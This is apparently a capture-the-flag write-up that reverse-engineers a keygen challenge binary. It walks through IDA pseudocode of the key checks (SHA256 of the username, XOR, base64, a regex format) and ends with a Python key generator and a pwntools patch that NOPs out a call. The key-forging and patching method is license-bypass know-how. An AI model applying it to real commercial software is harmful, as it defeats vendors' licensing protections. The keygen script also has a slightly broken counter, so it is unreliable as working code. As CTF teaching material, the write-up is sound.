__int64 __fastcall main(int a1, char **a2, char **a3)
{
  unsigned int v3; // eax
  unsigned int v4; // ebx
  int v5; // eax
  int v6; // r12d
  time_t v7; // rbx
  time_t v8; // rax
  time_t timer; // [rsp+18h] [rbp-58h] BYREF
  size_t v11; // [rsp+20h] [rbp-50h] BYREF
  const char *username; // [rsp+28h] [rbp-48h]
  __int64 hash; // [rsp+30h] [rbp-40h]
  __int64 odd_hash; // [rsp+38h] [rbp-38h]
  char *s; // [rsp+40h] [rbp-30h]
  __int64 processed; // [rsp+48h] [rbp-28h]
  __int64 result; // [rsp+50h] [rbp-20h]
  unsigned __int64 v18; // [rsp+58h] [rbp-18h]

  v18 = __readfsqword(0x28u);
  v3 = time(0LL);
  srand(v3);
  flag = getenv("FLAG");
  if ( !flag )
    flag = "FAKE_FLAG";
  username = get_username("FLAG");
  v4 = rand() % 5 + 3;
  v5 = rand();
  printf("Dear %s, here's your auth SEED: %d. \nYou have %d seconds to enter your key.\n", username, (v5 % 995 + 5), v4);
  fflush(stdout);
  hash = get_hash(username);
  odd_hash = get_odd(hash);
  s = malloc(0x100uLL);
  if ( !s )
    exit(1);
  printf("Please enter your key : ");
  fflush(stdout);
  time(&timer);
  fgets(s, 256, stdin);
0000251E main:20 (251E)
```

```
IDA View-A   Pseudocode-A   Hex View-1   Structures   Enums   Imports   Exports
  hash = get_hash(username);
  odd_hash = get_odd(hash);
  s = malloc(0x100uLL);
  if ( !s )
    exit(1);
  printf("Please enter your key : ");
  fflush(stdout);
  time(&timer);
  fgets(s, 256, stdin);
  v6 = rand() % 5 + 2;
  v7 = timer;
  v8 = time(0LL);
  if ( v6 < difftime(v8, v7) )
  {
    puts("Attempt Time Expired.");
    fflush(stdout);
  }
  v11 = strlen(s);
  if ( v11 == 1 )
    exit(1);
  processed = process_key(s, v11, &v11);
  if ( !processed )
  {
    puts("Error when processing key");
    fflush(stdout);
    exit(1);
  }
  result = xor(odd_hash, processed);
  if ( check_regex(result) != 1 )
  {
    puts("Incorrect Username or key");
    fflush(stdout);
    exit(1);
  }
  compute(result, username);
  return 0LL;
}
000026FE main:49 (26FE)
```

I already renamed most function and variables for better understanding

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  unsigned int v3; // eax
  unsigned int v4; // ebx
  int v5; // eax
  int v6; // r12d
  time_t v7; // rbx
  time_t v8; // rax
  time_t timer; // [rsp+18h] [rbp-58h] BYREF
  size_t v11; // [rsp+20h] [rbp-50h] BYREF
  const char *username; // [rsp+28h] [rbp-48h]
  __int64 hash; // [rsp+30h] [rbp-40h]
  __int64 odd_hash; // [rsp+38h] [rbp-38h]
  char *s; // [rsp+40h] [rbp-30h]
  __int64 processed; // [rsp+48h] [rbp-28h]
  __int64 result; // [rsp+50h] [rbp-20h]
  unsigned __int64 v18; // [rsp+58h] [rbp-18h]

  v18 = __readfsqword(0x28u);
  v3 = time(0LL);
  srand(v3);
  flag = getenv("FLAG");
  if ( !flag )
    flag = "FAKE_FLAG";
  username = get_username("FLAG");
  v4 = rand() % 5 + 3;
  v5 = rand();
  printf("Dear %s, here's your auth SEED: %d. \nYou have %d seconds to enter
your key.\n", username, (v5 % 995 + 5), v4);
  fflush(stdout);
  hash = get_hash(username);
  odd_hash = get_odd(hash);
  s = malloc(0x100uLL);
  if ( !s )
    exit(1);
  printf("Please enter your key : ");
  fflush(stdout);
  time(&timer);
  fgets(s, 256, stdin);
  v6 = rand() % 5 + 2;
  v7 = timer;
  v8 = time(0LL);
  if ( v6 < difftime(v8, v7) )
  {
    puts("Attempt Time Expired.");
    fflush(stdout);
```

```
  }
  v11 = strlen(s);
  if ( v11 == 1 )
    exit(1);
  processed = process_key(s, v11, &v11);
  if ( !processed )
  {
    puts("Error when processing key");
    fflush(stdout);
    exit(1);
  }
  result = xor(odd_hash, processed);
  if ( check_regex(result) != 1 )
  {
    puts("Incorrect Username or key");
    fflush(stdout);
    exit(1);
  }
  compute(result, username);
  return 0LL;
}
```

Ok so let's go through what this function does:

- First it stores the flag into a global variable which is loaded from the environment variable
- Calls the `get_username()` function which then stores it's return value to variable `username`
- It generates some random variable which is used as the time counter for us to enter the key
- Calls `get_hash()` function passing our `username` as the parameter and the result is stored into `hash`
- Calls the `get_odd()` function passing the generated hash as the parameter and the result is stored into `odd_hash`
- It receives our input which is stored into the malloc'd pointer as the `key`
- If the current time is greater than the time counter value it would exit
- Moving on if it doesn't exit it gets the length of provided `key` and calls the `process_key()` function passing the `key, the key length and the address of the key length` as the parameter and the result is stored into variable `processed`
- If there's some form of error during the key processing it would let us know then exit
- Moving on if that isn't the case it would call the `xor()` function passing `odd_hash & processed` as the parameter and the result is stored into variable `result`

- It then calls the `check_regex()` function passing the `result` as the parameter and if that function doesn't return `1` it would exit
- Finally it calls the `compute()` function passing the `result & username` as the parameter

All the function which I've renamed does what the name says


But I'll be giving the decompiled code for them all

Function `get_username()`

```
IDA View-A   Pseudocode-A   Hex View-1   Structures   Enums   Imports   Exports

1  char *get_username()
2  {
3    char *s; // [rsp+0h] [rbp-10h]
4    size_t v2; // [rsp+8h] [rbp-8h]
5
6    puts(
7      "\n"
8      "\n"
9      " _ _   ____ __   __   ___   _   _   _____   ____   _  _\n"
10     "| |/ / |  __|\\ \\ / / ___| | | | |  ___| / ___| | |/ /\n"
11     "| ' /  | |__  \\ V / | |     | |_| | | |___ | |     | ' /\n"
12     "| ' \\  | |__   |  | | |___  | |_  | | |___ | |___  | . \\\n"
13     "|_|\\_\\_|____|__|  |__\\____|_|_| |_|_|_____|_\\____|_|_|\\_\\\n");
14   fflush(stdout);
15   s = malloc(0x100uLL);
16   if ( !s )
17     exit(1);
18   printf("Please enter your username : ");
19   fflush(stdout);
20   fgets(s, 256, stdin);
21   v2 = strlen(s);
22   if ( v2 == 1 )
23     exit(1);
24   if ( s[v2 - 1] == 10 )
25     s[v2 - 1] = 0;
26   return s;
27 }

0000169A get_username:24 (169A)
```

- This would receive our input and strip the new line character where the final result is returned


Function `get_hash(username)`




```
char *__fastcall get_hash(const char *a1)
{
  size_t v1; // rax
  int i; // [rsp+14h] [rbp-ACh]
  char *v4; // [rsp+18h] [rbp-A8h]
  char v5[112]; // [rsp+20h] [rbp-A0h] BYREF
  char v6[40]; // [rsp+90h] [rbp-30h] BYREF
  unsigned __int64 v7; // [rsp+B8h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  SHA256_Init(v5);
  v1 = strlen(a1);
  SHA256_Update(v5, a1, v1);
  SHA256_Final(v6, v5);
  v4 = malloc(0x41uLL);
  if ( !v4 )
    exit(1);
  for ( i = 0; i <= 31; ++i )
    sprintf(&v4[2 * i], "%02x", v6[i]);
  v4[64] = 0;
  return v4;
}
```

- Generates the `sha256` hash of the username


Function `get_odd(hash)`





```
_BYTE *__fastcall get_odd(const char *hash)
{
  int idx; // [rsp+10h] [rbp-20h]
  int i; // [rsp+14h] [rbp-1Ch]
  _BYTE *ptr; // [rsp+18h] [rbp-18h]

  ptr = malloc(0x1EuLL);
  if ( !ptr )
    exit(1);
  idx = 0;
  for ( i = 0; i < strlen(hash); ++i )
  {
    if ( (i & 1) != 0 )
    {
      ptr[idx++] = hash[i];
      if ( idx == 29 )
        break;
    }
  }
  ptr[idx] = 0;
  return ptr;
}
```

- Gets all the value from the hash from range 0-29 where it's index is an odd number

Function `process_key(key, key_len, key_addr)`







```
_DWORD *__fastcall process_key(__int64 key, unsigned int key_len, unsigned
__int64 *key_addr)
{
  __int64 type; // rax
  int v6; // [rsp+24h] [rbp-44Ch]
  char *ptr; // [rsp+28h] [rbp-448h]
  __int64 v8; // [rsp+30h] [rbp-440h]
  unsigned __int64 v9; // [rsp+38h] [rbp-438h]
  unsigned __int64 i; // [rsp+40h] [rbp-430h]
  __int64 bio; // [rsp+48h] [rbp-428h]
  __int64 v12; // [rsp+48h] [rbp-428h]
  __int64 b64; // [rsp+50h] [rbp-420h]
  _DWORD *v14; // [rsp+58h] [rbp-418h]
  char src[1032]; // [rsp+60h] [rbp-410h] BYREF
  unsigned __int64 v16; // [rsp+468h] [rbp-8h]

  v16 = __readfsqword(0x28u);
  ptr = 0LL;
  v8 = 0LL;
  v9 = 0LL;
  bio = BIO_new_mem_buf(key, key_len);
```

```
  type = BIO_f_base64();
  b64 = BIO_new(type);
  v12 = BIO_push(b64, bio);
  while ( 1 )
  {
    v6 = BIO_read(v12, src, 1024LL);
    if ( v6 <= 0 )
      break;
    ptr = realloc(ptr, v8 + v6);
    if ( !ptr )
      exit(1);
    memcpy(&ptr[v8], src, v6);
    v8 += v6;
    v9 += v6;
  }
  BIO_free_all(v12);
  if ( key_addr )
    *key_addr = v9;
  if ( check_len(v9) != 1 )
    exit(1);
  v14 = malloc(4 * v9);
  if ( !v14 )
    exit(1);
  for ( i = 0LL; i < v9; ++i )
    v14[i] = ptr[i];
  return v14;
}
```

- First I didn't know what this `BIO` struct were about so I did some research and found this two helpful manual sites: [manual1]() [manual2]()
- So basically it's decoding a base64 value which in this case is our provided key then it calls the `check_len` function passing the length of the base64 decoded key value as the parameter
- This function `check_len` basically returns a boolean variable based on if the provided length is `29`

```
_BOOL8 __fastcall check_len(int a1)
{
  return a1 == 29;
}
```


Function `xor(odd_hash, processed)`




```
_BYTE *__fastcall xor(const char *odd_hash, char *processed)
{
  size_t i; // [rsp+18h] [rbp-18h]
  size_t n; // [rsp+20h] [rbp-10h]
  _BYTE *ptr; // [rsp+28h] [rbp-8h]

  n = strlen(odd_hash);
  ptr = malloc(n + 1);
  if ( !ptr )
    exit(1);
  for ( i = 0LL; i < n; ++i )
    ptr[i] = *&processed[4 * i] ^ odd_hash[i];
  ptr[n] = 0;
  return ptr;
}
```

- Performs a xor operation on each character of the `odd_hash` with that of the `processed` `value`

Function `check_regex(result)`




```
__int64 __fastcall check_regex(const char *result)
{
  int errcode; // [rsp+14h] [rbp-BCh]
  regex_t preg; // [rsp+20h] [rbp-B0h] BYREF
  char errbuf[104]; // [rsp+60h] [rbp-70h] BYREF
  unsigned __int64 v5; // [rsp+C8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  if ( regcomp(&preg, "^[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-
Z0-9]{4}-[A-Z0-9]{4}$", 1) )
    return 0LL;
  errcode = regexec(&preg, result, 0LL, 0LL, 0);
  if ( !errcode )
    return 1LL;
  if ( errcode == 1 )
  {
    puts("Invalid subkey format");
  }
  else
  {
    regerror(errcode, &preg, errbuf, 0x64uLL);
    fprintf(stderr, "Error : %s\n", errbuf);
  }
  fflush(stdout);
  return 0LL;
}
```

- Goddammit what is this?
- Always check our the manual page
- So basically `regcomp()` does is to compile a regular expression into a form that is suitable for subsequent **regexec**() searches.
- The parameter it requires are:

```
int regcomp(regex_t *preg_, const char regex, int cflags);
```

- In our case we know the `preg_ & regex` but not the `cflags`
- Since it's `1` we need to know what exact flag it is
- From the manual page it says: *cflags* may be the bitwise-**or** of one or more of the following: `REG_EXTENDED, REG_ICASE, REG_NOSUB, REG_NEWLINE`
- I looked at the regex.h source code and saw this

```
#define REG_BASIC       0000
#define REG_EXTENDED    0001
#define REG_ICASE       0002
#define REG_NOSUB       0004
#define REG_NEWLINE     0010
#define REG_NOSPEC      0020
#define REG_PEND        0040
#define REG_DUMP        0200
```

- So the cflag being used is `REG_EXTENDED` which uses **POSIX** Extended Regular Expression syntax when interpreting *regex*.
- Basically this function is used to check if our value matches `^[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}$`
- If it is then `0` else `1`

The next function is `compute(result, username)` but let's hold on for now

So far we can conclude that:

- The key should be sent as a base64 encoded value
- The decoded key length should be 29
- The decoded key is going to be xored with the `odd_hash`
- The resulting xored value should match a certain regular expression

From the regex check we can say that sample keys might be:

```
AAAA-AAAA-AAAA-AAAA-AAAA-AAAA
```

Let us work with generating a valid key format

From the conclusion above we can make the resulting xored value the expected regex expression by doing this

- xor the sample key with the odd hash since that's generated based on the username
- xor the resulting value with the odd hash
- base64 encode the resulting xored value

Here's a script which can accomplish that

```
import hashlib
import base64

def xor(a, b):
    r = ""
    for i, j in zip(a, b):
        r += chr(i ^ j)

    return r

def gen_hash(a):
    value = hashlib.sha256(a).hexdigest()
    r = ""
    i = 0
    for j in range(len(value)):
        if (j & 1 != 0):
            r += value[j]
            if (i == 29):
                break

    return r.encode()


username = "BJIZ-HACKERLAB"
odd = gen_hash(username.encode())
key = "AAAA-AAAA-AAAA-AAAA-AAAA-AAAA".encode()

r = xor(odd, key).encode()
uh = xor(r, odd)

print(username)
```

```
print(key)
print(base64.b64encode(r))
```


Now one issue might be the time counter as it's an obvious pain to be working with speed

We can patch it so that instead of it to exit it will do nothing

Here's my patch script

```
from pwn import asm, disasm

with open("keygen1", "rb") as f:
    file = f.read()
    f.close()

patched = b"\xe8\xf1\xeb\xff\xff"

print(disasm(patched))

binary = file.replace(patched, asm("nop")*len(patched))

with open("keygen", "wb") as f:
    f.write(binary)
```

